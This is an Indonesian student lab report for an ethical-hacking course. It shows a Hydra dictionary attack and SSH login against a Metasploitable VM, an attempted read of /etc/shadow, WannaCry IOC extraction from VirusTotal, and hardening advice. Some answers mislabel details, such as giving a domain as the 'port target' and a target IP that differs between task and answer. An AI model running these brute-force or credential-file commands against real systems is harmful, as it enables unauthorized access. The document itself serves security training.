

Penugasan Modul 3

Disusun Oleh :
Nama Kelompok 8
Afnan Yazid Pradana
Kelvin Febrianto
Kurniawan Saputra
Rishfan Mailizar

Divisi CyberSecurity Ethical Hacker

TUGAS PRAKTIKUM MODUL 3: SYSTEM HACKING & MALWARE ANALYSIS


Tujuan Penugasan: Mahasiswa mampu melakukan simulasi serangan otentikasi, menganalisis konsep kontrol akses dan eskalasi hak istimewa, serta mengekstrak *Indicator of Compromise (IOC)* dari sampel *malware* menggunakan lingkungan *sandbox* terisolasi untuk menyusun rekomendasi keamanan (*hardening*).

SOAL 1: System Hacking & Password Attack Target: Metasploitable (IP:

192.168.18.75) | **Layanan:** SSH (Port 22) | **User:** msfadmin

1. Buatlah sebuah *wordlist* (kamus sandi) sederhana berisi minimal 5 kata sandi acak dan masukkan kata sandi yang valid (msfadmin) ke dalamnya.

Jawaban :



```
Session Actions Edit View Help
GNU nano 8.7.1 wordlist.txt
admin123
password
qwerty
root
123456
msfadmin
```

2. Gunakan *tools* **THC Hydra** di Kali Linux untuk melakukan *dictionary attack* terhadap layanan SSH pada mesin target menggunakan *wordlist* yang telah Anda buat. 3. Lakukan *login* ke dalam sistem target (SSH) menggunakan kredensial yang berhasil ditemukan.

Deliverable Soal 1:

- Tangkapan layar (*screenshot*) perintah Hydra yang menampilkan sandi berhasil diretas.

Jawaban :Proses Dictionary Attack dengan Hydra Screenshot menunjukkan proses penggunaan tools THC Hydra untuk melakukan dictionary attack terhadap layanan SSH pada mesin Metasploitable dengan IP 192.168.1.20. Hydra mencoba kata sandi yang terdapat pada wordlist hingga menemukan kredensial yang valid, yaitu user msfadmin dengan password msfadmin.

```
(kurniawan@Kurniawan)-[~/Documents]
$ hydra -l msfadmin -P wordlist.txt ssh://192.168.1.20 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-16 19:48:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 6 login tries (l:1/p:6), ~2 tries per task
[DATA] attacking ssh://192.168.1.20:22/
[ATTEMPT] target 192.168.1.20 - login "msfadmin" - pass "admin123" - 1 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.1.20 - login "msfadmin" - pass "password" - 2 of 6 [child 1] (0/0)
[ATTEMPT] target 192.168.1.20 - login "msfadmin" - pass "qwerty" - 3 of 6 [child 2] (0/0)
[ATTEMPT] target 192.168.1.20 - login "msfadmin" - pass "root" - 4 of 6 [child 3] (0/0)
[ATTEMPT] target 192.168.1.20 - login "msfadmin" - pass "123456" - 5 of 6 [child 0] (0/0)
[ATTEMPT] target 192.168.1.20 - login "msfadmin" - pass "msfadmin" - 6 of 6 [child 1] (0/0)
[22][ssh] host: 192.168.1.20 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-16 19:48:26
```

- Tangkapan layar yang menunjukkan Anda berhasil masuk ke dalam *shell* sistem target (msfadmin@metasploitable:~\$).

Jawaban :Screenshot menunjukkan keberhasilan melakukan login ke mesin Metasploitable melalui layanan SSH menggunakan kredensial yang telah ditemukan. Setelah berhasil masuk, pengguna mendapatkan akses ke shell dengan akun msfadmin, ditandai dengan prompt msfadmin@metasploitable:~\$.

```
(kurniawan@Kurniawan)-[~/Documents]
$ ssh msfadmin@192.168.1.20
msfadmin@192.168.1.20's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Sep 16 08:56:33 2026 from 192.168.1.10
msfadmin@metasploitable:~$
```

SOAL 2: Kontrol Akses & Konsep Privilege Escalation

Berdasarkan akses awal (*initial access*) yang didapatkan pada Soal 1, lakukan analisis kontrol akses berikut di dalam *shell* Metasploitable:

1. Jalankan perintah `id` dan `cat /etc/shadow`. Lampirkan *screenshot* hasilnya.

Jawaban : Pemeriksaan Hak Akses dan `/etc/shadow` Screenshot menunjukkan penggunaan perintah `id` untuk mengetahui identitas dan hak akses akun yang sedang digunakan, kemudian perintah `cat /etc/shadow` untuk mencoba membaca file yang menyimpan informasi password sistem. Hasilnya menunjukkan bahwa akun msfadmin tidak memiliki izin yang cukup untuk membaca `/etc/shadow`, sehingga sistem memberikan pesan `Permission denied`.

```
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

msfadmin@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
msfadmin@metasploitable:~$
```

2. Jelaskan mengapa Anda mendapatkan pesan *Permission denied* saat membaca `/etc/shadow`. Kaitkan jawaban Anda dengan konsep **Access Control** pada sistem operasi.

Jawaban:

Pesan *Permission denied* muncul karena berkas `/etc/shadow` berisi *hash* kata sandi seluruh pengguna sistem, sehingga hak aksesnya diatur sangat ketat demi alasan keamanan.

Penjelasannya dalam konsep Discretionary Access Control (DAC) pada sistem operasi Linux:

- **Izin Akses Berkas (File Permissions):** Di Linux, berkas `/etc/shadow` umumnya memiliki izin akses `-rw-r-----` atau `-r-----` dengan kepemilikan user `root` dan grup `shadow` atau `root`. Artinya, hanya *superuser* (`root`) atau anggota grup `shadow` yang diberikan izin membaca (*read*) berkas tersebut.
- **Identitas Pengguna:** Berdasarkan eksekusi perintah `id`, pengguna yang sedang aktif adalah `msfadmin` dengan UID standar (*non-root*) dan tidak termasuk ke dalam grup `shadow`.
- **Mekanisme Evaluasi Akses:** Saat perintah `cat /etc/shadow` dijalankan, *kernel* sistem operasi memeriksa identitas subjek (`msfadmin`) terhadap hak akses objek (`/etc/shadow`). Karena `msfadmin` bukan `root` maupun anggota grup `shadow`, *kernel* menolak akses baca tersebut dan menampilkan pesan *Permission denied*.

```
msfadmin@metasploitable:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
msfadmin@metasploitable:~$
```

3. Jelaskan secara konseptual (tanpa dipraktikkan) apa yang dimaksud dengan **Privilege Escalation**, dan berikan minimal dua contoh skenario bagaimana penyerang bisa mengubah status aksesnya dari *user* biasa (seperti `msfadmin`) menjadi administrator (`root`) di lingkungan Linux.

Jawaban: **Privilege Escalation** adalah proses ketika pengguna atau penyerang yang awalnya memiliki hak akses terbatas (*user* biasa), seperti akun `msfadmin`, berhasil memperoleh hak akses yang lebih tinggi, misalnya menjadi administrator/`root`. Dengan hak akses `root`, seseorang dapat mengakses atau mengubah bagian sistem yang sebelumnya tidak diizinkan.

Contoh skenario Privilege Escalation di lingkungan Linux:

1. Eksploitasi kerentanan pada sistem atau aplikasi
Penyerang memanfaatkan kerentanan pada software atau layanan yang berjalan Dengan hak akses tinggi. Jika berhasil, akses terbatas yang dimiliki penyerang dapat meningkat menjadi hak akses root.
2. Penyalahgunaan konfigurasi sudo
Jika akun user diberikan izin sudo yang terlalu luas atau konfigurasi sudo memiliki kelemahan, penyerang yang telah mendapatkan akses sebagai user tersebut dapat menyalahgunakan izin tersebut untuk menjalankan perintah dengan hak akses root.

SOAL 3: Malware Sandboxing & Ekstraksi IOC

Anda diberikan sebuah *hash* SHA-256 dari sampel *malware* yang dicurigai sebagai *WannaCry Ransomware*: **Hash:**


24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c

Gunakan platform Cloud Sandbox publik (seperti **VirusTotal**) untuk menganalisis *hash* tersebut tanpa mengeksekusinya di komputer lokal Anda. Carilah data berikut pada hasil analisis *sandbox*:

1. **File Identification:** Sebutkan nilai MD5 dan SHA-1 dari sampel tersebut, serta kategori *malware*-nya (misal: Trojan/Ransomware/Dropper).

Jawaban:

Basic properties ⓘ	
MD5	db349b97c37d22f5ea1d1841e3c89eb4
SHA-1	e889544aff85ffaf8b0d0da705105dee7c97fe26



2. **Malware Lifecycle (Behavior):** Berdasarkan tab *Behavior*, jelaskan secara singkat apa yang dilakukan *malware* ini terhadap berkas (*files*) pengguna dan *registry* sistem saat dieksekusi.

Jawaban:

Aktivitas terhadap berkas:

- Mengenkripsi berkas pengguna sehingga data tidak dapat diakses secara normal.
- Membuat atau menjatuhkan komponen malware ke sistem, termasuk komponen yang menjalankan proses ransomware.

Aktivitas terhadap registry

- Melakukan perubahan konfigurasi sistem melalui registry dan mekanisme layanan

- Windows untuk mendukung eksekusi malware.
- Pada varian WannaCry, mekanisme instalasi juga berkaitan dengan pembuatan layanan Windows dan pengaturan persistensi.
- 3. **Network Indicators (IOC):** Temukan dan sebutkan minimal satu **Domain URL** (sebagai *Kill-Switch* / *C2*) dan **Port target** yang dihubungi oleh *malware* ini untuk menyebar ke jaringan lain.

Jawaban:

Port target: www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com

WannaCry memeriksa domain ini saat startup. Jika koneksi berhasil, sampel asli akan keluar sebelum melanjutkan proses infeksi.

SOAL 4: Laporan Mitigasi & System Hardening

Berdasarkan temuan dari serangan otentikasi (Soal 1 & 2) dan analisis perilaku *malware* (Soal 3), susunlah rekomendasi keamanan (*hardening*) sistem. Laporan mitigasi harus mencakup poin-poin berikut:

1. **Mitigasi Otentikasi (Password Policy & 2FA):** Buatlah rancangan kebijakan kata sandi yang aman untuk mencegah *brute-force/dictionary attack*, dan jelaskan bagaimana penerapan *Two-Factor Authentication (2FA)* dapat mengamankan layanan SSH.
2. **Mitigasi Privilege Escalation:** Jelaskan bagaimana penerapan *Principle of Least Privilege* dapat mencegah eskalasi hak istimewa.
3. **Network & Malware Hardening:** Berikan rekomendasi konfigurasi jaringan (berdasarkan temuan port *malware* di Soal 3) dan pemblokiran IOC untuk mencegah penyebaran *ransomware* di jaringan perusahaan.

Jawaban :

1. **Mitigasi Otentikasi (Password Policy & 2FA):**Mencegah Brute-Force.
 - **Rancangan Password Policy:** Terapkan kebijakan minimal panjang sandi (misalnya minimal 8-12 karakter), wajib kombinasi huruf besar, huruf kecil, angka, dan simbol khusus. Batasi juga percobaan login gagal (misalnya menggunakan Fail2Ban) untuk memblokir IP penyerang setelah beberapa kali salah memasukkan sandi.
 - **Penerapan 2FA:** Jelaskan bahwa autentikasi dua faktor (Two-Factor Authentication) untuk layanan SSH—seperti menggunakan kunci SSH (*SSH Keys*), Google Authenticator, atau OTP—akan mencegah akses tidak sah meskipun kata sandi utama berhasil di tebak oleh penyerang.
2. **Mitigasi Privilege Escalation:**Menerapkan Hak Akses Minimal.
 - **Principle of Least Privilege (PoLP):** Jelaskan bahwa setiap pengguna atau proses hanya diberikan hak akses minimum yang benar-benar dibutuhkan untuk menjalankan tugasnya, sehingga membatasi ruang gerak penyerang agar tidak bisa sembarangan membaca file sensitif seperti */etc/shadow*.
 - **Kontrol Hak Akses (Permissions & Sudo):** Batasi penggunaan hak akses root dan konfigurasi perintah sudo secara ketat hanya untuk pengguna yang berwenang

dengan pencatatan (*logging*) aktivitas yang ketat.

3. **Network & Malware Hardening:**Mitigasi Jaringan & IOC.

- **Konfigurasi Firewall & Port:** Berdasarkan port target malware yang ditemukan pada analisis sandbox, lakukan *blocking* pada port-port rentan atau tidak terpakai di firewall jaringan perusahaan (misalnya port SMB/445 atau port C2 terkait).
- **Pemblokiran IOC:** Masukkan daftar *Indicator of Compromise* (seperti hash file, IP C2, atau Domain URL kill-switch) ke dalam sistem deteksi keamanan seperti IDS/IPS, Antivirus, atau DNS Sinkhole untuk mencegah penyebaran malware di dalam jaringan.